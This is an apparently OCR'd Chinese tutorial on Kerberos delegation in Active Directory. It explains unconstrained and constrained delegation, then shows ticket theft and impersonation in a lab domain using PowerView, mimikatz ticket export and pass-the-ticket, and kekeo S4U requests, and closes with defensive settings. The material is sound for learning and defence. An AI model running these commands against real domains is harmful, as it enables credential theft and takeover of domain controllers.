
委派

在域中如果出现A使用Kerberos身份验证访问域中的服务B，而B再利用A的身份去请求域中的服务C，这个过程就可以理解为委派。




User访问主机s2上的HTTP服务，而HTTP服务需要请求其他主机的SQLServer数据库，但是S2并不知道User是否有权限访问SQLServer，这时HTTP服务会利用User的身份去访问SQLServer，如果User有权限访问SQLServer服务才能访问成功。

而委派主要分为非约束委派（Unconstraineddelegation）和约束委派（Constrained delegation）两个方式。

非约束委派

非约束委派在Kerberos中实现时，User会将从KDC处得到的TGT发送给访问的service1（可以是任意服务），service1拿到TGT之后可以通过TGT访问域内任意其他服务，所以被称为非约束委派。



流程：

> 1. 用户通过发送KRB_AS_REQ消息请求可转发 TGT（forwardable TGT，为了方便我们称为TGT1）。

2. KDC在KRB_AS_REP消息中返回TGT1。
3. 用户再通过TGT1向KDC请求转发TGT（forwardedTGT，我们称为TGT2）。
4. 在KRB_TGS_REP消息中返回转发TGT2。
5. 用户使用TGT1向KDC申请访问Service1的ST（ServiceTicket）。
6. TGS返回给用户一个ST。
7. 用户发送KRB_AP_REQ请求至Service1，这个请求中包含了TGT1和ST、TGT2、TGT2的SessionKey。
8. Service1使用用户的TGT2通过KRB_TGS_REQ发送给KDC，以用户的名义请求能够访问Service2的票据。
9. KDC在KRB_TGS_REP消息中返回Service2到Service1的票据。
10. Service1以用户的名义像Service2发送KRB_AP_REQ请求。
11. Service2响应步骤10中Service1的请求。
12. Service1响应步骤7中用户的请求。
13. 在这个过程中的TGT转发机制，没有限制Service1对TGT2的使用，也就是说Service1可以通过TGT2来请求任意服务。
14. KDC返回步骤13中请求的票据。

15和16即为Service1通过模拟用户来访问其他Service。

可以看到在前5个步骤中User向KDC申请了两个TGT（步骤2和4），一个用于访问Service1一个用于访问Service2，并且会将这两个都发给Service1。并且Service1会将TGT2保存在内存中。


非约束委派的设置：

Windows域中可以直接在账户属性中设置：

约束委派

由于非约束委派的不安全性，微软在windows2003中发布了约束委派的功能。约束委派在Kerberos中User不会直接发送TGT给服务，而是对发送给service1的认证信息做了限制，不允许service1代表User使用这个TGT去访问其他服务。这里包括一组名为S4U2Self（Service for User to Self）和S4U2Proxy（Service forUser to Proxy）的Kerberos协议扩展。

从下图可以看到整个过程其实可以分为两个部分，第一个是S4U2Self的过程（流程1-4），第二个是S4U2Proxy的过程（流程5-10）。



流程：

1. 用户向Service1发送请求。
2. 这时在官方文档中的介绍是在这一流程开始之前Service1已经通过KRB_AS_REQ得到了用户用来访问Service1的TGT，然后通过S4U2self扩展模拟用户向KDC请求ST。
3. KDC这时返回给Service1一个用于用户验证Service1的ST（我们称为ST1），并且Service1用这个ST1完成和用户的验证过程。
4. Service1在步骤3使用模拟用户申请的ST1完成与用户的验证，然后响应用户。

注：这个过程中其实Service1是获得了用户的TGT和ST1的，但是S4U2Self扩展不允许Service1代表用户去请求其他的服务。

5. 用户再次向Service1发起请求，此时Service1需要以用户的身份访问Service2。这里官方文档提到了两个点：

A.Service1已经验证通过，并且有一个有效的TGT。

B.Service1有从用户到Service1的forwardableST（可转发ST）。个人认为这里的forwardable ST其实也就是ST1。

6. Service1代表用户向Service2请求一个用于认证Service2的ST（我们称为ST2）。用户在ST1中通过cname（client name）和crealm（client realm）字段标识。
7. KDC在接收到步骤6中Service1的请求之后，会验证PAC（特权属性证书，在第一篇中有说明）的数字签名。如果验证成功或者这个请求没有PAC（不能验证失败），KDC将返回ST2给Service1，不过这个ST2中cname和crealm标识的是用户而不是Service1。
8. Service1代表用户使用ST2请求Service2。Service2判断这个请求来自已经通过KDC验证的用户。
9. Service2响应Service1的请求。
10. Service1响应用户的请求。

在这个过程中，S4U2Self扩展的作用是让Service1代表用户向KDC验证用户的合法性，并且得到一个可转发的ST1。S4U2Proxy的作用可以说是让Service1代表用户身份通过ST1重新获取ST2，并且不允许Service1以用户的身份去访问其他服务。更多的细节可以参考官方的文档，和RFC4120的内容。

同时注意forwardable字段，有forwardable标记为可转发的是能够通过S4U2Proxy扩展协议进行转发的，如果没有标记则不能进行转发。

约束委派的配置：

可以在账户属性中将SRV-DB-ODAY的委派方式更改为约束委派

发现域中的委派主机或账户

在域中，可以通过PowerView脚本来搜索开启了委派的主机和用户。查询非约束委派主要是通过搜索userAccountControl属性包含ADS_UF_TRUSTED_FOR_DELEGATION的主机或账户。而约束委派则通过查询userAccountControl属性包含TRUSTED_TO_AUTH_FOR_DELEGATION的主机或用户。

非约束委派

通过`Import-Module PowerView.ps1`加载PowerView脚本之后使用下面的命令进行查询。

查询域中配置非约束委派的账户：

```
Get-NetUser -Unconstrained -Domain rootkit.org
```

查询域中配置非约束委派的主机：

```
Get-NetComputer -Unconstrained -Domain rootkit.org
```

约束委派

查询域中配置约束委派的账户：

```
Get-DomainUser -TrustedToAuth -Domain rootkit.org
```

查询域中配置约束委派的主机:

```
Get-DomainComputer -TrustedToAuth -Domain rootkit.org
```

委派攻击利用

非约束委派的利用


假设已经获取了一个已经配置了委派的账户权限或者是密码，现在我们通过这些条件来攻击其他账户。

在域中只有服务账户才能有委派功能，所以先把用户sqladmin设置为服务账号。

```
setspn -U -A variant/golden sqladmin
```


```
setspn -l sqladmin
```

查看配置成功。




然后在“AD用户和计算机”中将sqladmin设置为非约束委派模式

在域控上使用`Administrator`访问`sqladmin`所在主机`Srv-Web-Kit`的SMB服务。

```
dir \\Srv-Web-Kit.rootkit.org\c$
```

```
C:\Users\Administrator>dir \\Srv-Web-Kit.rootkit.org\c$
 驱动器 \\Srv-Web-Kit.rootkit.org\c$ 中的卷没有标签。
 卷的序列号是 ECF8-96FF

 \\Srv-Web-Kit.rootkit.org\c$ 的目录

2019/05/26  18:46    <DIR>          inetpub
2019/05/26  20:04    <DIR>          Program Files
2019/05/26  20:11    <DIR>          Program Files (x86)
2019/05/25  20:12    <DIR>          Python27
2019/05/25  20:10    <DIR>          Python37
2019/05/26  20:23    <DIR>          Users
2019/05/26  19:47    <DIR>          Windows
2019/05/26  22:23    <DIR>          wwwroot
               0 个文件              0 字节
               8 个目录 43,782,995,968 可用字节

C:\Users\Administrator>_
```

在Srv-Web-Kit上通过mimikatz可以导出Administrator发送过来的TGT内容。这里需要使用管理员权限打开mimikatz，然后通过privilege::debug命令提升权限，如果没有提升权限会报kuhl_m_sekurlsa_acquireLSA错误。再使用sekurlsa::tickets/export命令导出内存中所有的票据。




访问域控失败

通过

```
kerberos::ptt [0;a17510]-2-0-60a10000-Administrator@krbtgt-ROOTKIT.ORG.kirbi
```

命令将TGT内容导入到当前会话中。




导入之后已经可以访问域控的共享目录。也就是说每当存在用户访问tsvc的服务时，tsvc的服务就会将访问者的TGT保存在内存中，可以通过这个TGT访问这个TGT所属用户的所有服务。

```
C:\Users\sqladmin\Desktop\mimikatz>dir \\owa2013.rootkit.org\c$
 Volume in drive \\owa2013.rootkit.org\c$ has no label.
 Volume Serial Number is 56E8-BE01

 Directory of \\owa2013.rootkit.org\c$

2019/08/27  22:36                29 BitlockerActiveMonitoringLogs
2019/05/19  23:53    <DIR>          ExchangeSetupLogs
2019/05/19  21:30    <DIR>          inetpub
2019/08/21  13:20    <DIR>          Program Files
2019/05/26  22:40    <DIR>          Program Files (x86)
2019/05/19  23:11    <DIR>          root
2019/05/19  21:40    <DIR>          Users
2019/08/22  10:32    <DIR>          Windows
2019/05/19  21:41    <DIR>          wwwroot
               1 File(s)             29 bytes
               8 Dir(s)  56,767,209,472 bytes free

C:\Users\sqladmin\Desktop\mimikatz>
```

约束委派的利用

假设已知配置了约束委派的账号，并且已知当前配置了约束委派的当前账户的密码。


1. 确认账号sqladmin设置了约束委派。



2. 使用kekeo对域控发起申请TGT的请求。


通过已知的账户名和明文密码对KDC发起请求，得到TGT。

```
tgt::ask /user:sqladmin /domain:rootkit.org /password:Admin12345
/ticket:sqladmin.kirbi
```



> /user:当前用户名
>
> /domain:所在域名
>
> /password:当前用户名的密码
>
> /ticket:生成票据名称。

3. 使用kekeo申请TGS票据




```
tgs::s4u /tgt:TGT_sqladmin@ROOTKIT.ORG_krbtgt~rootkit.org@ROOTKIT.ORG.kirbi
/user:administrator@rootkit.org /service:cifs/owa2013.rootkit.org
```

> /tgt:上一步通过kekeo生成的tgt票据
>
> /user:想要伪造的用户名写全称（用户名@域名）
>
> /service:想要伪造访问的服务名（服务名/主机的FQDN名称）

4. 使用mimikatz将生成的TGS文件导入到Kerberos凭据列表中

```
mimikatz # kerberos::list

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::ptt TGS_administrator@rootkit.org@ROOTKIT.ORG_cifs~owa2013.

* File: 'TGS_administrator@rootkit.org@ROOTKIT.ORG_cifs~owa2013.rootkit.org@ROOT

mimikatz # exit
Bye!

C:\Users\sqladmin\Desktop\mimikatz>dir \\owa2013.rootkit.org\c$
 Volume in drive \\owa2013.rootkit.org\c$ has no label.
 Volume Serial Number is 56E8-BE01

 Directory of \\owa2013.rootkit.org\c$

2019/08/28  10:22                28 BitlockerActiveMonitoringLogs
2019/05/19  23:53    <DIR>          ExchangeSetupLogs
2019/05/19  21:30    <DIR>          inetpub
2019/08/28  10:18    <DIR>          Program Files
2019/05/26  22:40    <DIR>          Program Files (x86)
2019/05/19  23:11    <DIR>          root
2019/05/19  21:40    <DIR>          Users
2019/08/28  10:24    <DIR>          Windows
2019/05/19  21:41    <DIR>          wwwroot
               1 File(s)             28 bytes
               8 Dir(s)  57,095,405,568 bytes free
```

这时可以看到导入之后已经能够成功访问域控的共享文件（严格来说应该是非约束委派中设置的SPN的权限）。而且在这个过程中是不需要管理员权限的，只是用当前账户的权限就可以完成，因为不需要从内存中导出票据。

非约束委派去获得所设置的SPN的权限主要是三个步骤

> 1、请求TGT
>
> 2、请求TGS
>
> 3、将TGS导入内存

第1步，使用Kekeo发起AS-REQ请求去请求TGT。这时sqladmin获取到了一个TGT，并且kekeo工具将其保存为一个kirbi格式的文件。


第2步，再使用这个TGT申请两个ST文件，上文中说到过在约束委派实现的过程中分为两个部分，分别是S4U2Self扩展和S4U2Proxy扩展。S4U2Self中Service1会代替用户向KDC申请一张用于访问自身的TGS，这个TGS也就是生成的两个TGS中的一个（TGS_administrator@rootkit.org@ROOTKIT.ORG_sqladmin@ROOTKIT.ORG.kirbi）还有一个TGS是用于访问非受限委派中设置的SPN的TGS（TGS_administrator@rootkit.org@ROOTKIT.ORG_cifs~owa2013.rootkit.org@ROOTKIT.ORG.kirbi）。

关于约束委派的这种攻击方式就是通过在Service1（sqladmin）中将自己伪造成用户，然后获取允许约束委派的SPN的TGS的一个过程。

委派攻击的防御

通过上文中说到设置了非约束委派的账户权限如果被窃取那么攻击者可能获取非常多其他账户的TGT，所以最好是不要在域中使用非约束委派这种功能。

域中不需要使用委派的账户特别是administrator账户，设置为“敏感用户不能被委派”。


Administrator 属性
环境
会话
远程控制
远程桌面服务配置文件
COM+
常规
地址
帐户
配置文件
电话
组织
隶属于
拨入
用户登录名(U):
Administrator
@rootkit.org
用户登录名(Windows 2000 以前版本)(W):
ROOTKIT\
Administrator
登录时间(L)...
登录到(T)...
解锁帐户(N)
帐户选项(O):
交互式登录必须使用智能卡
敏感帐户，不能被委派
为此帐户使用 Kerberos DES 加密类型
该帐户支持 Kerberos AES 128 位加密。
帐户过期
永不过期(V)
在这之后(E):
2019年 9月27日
确定
取消
应用(A)
帮助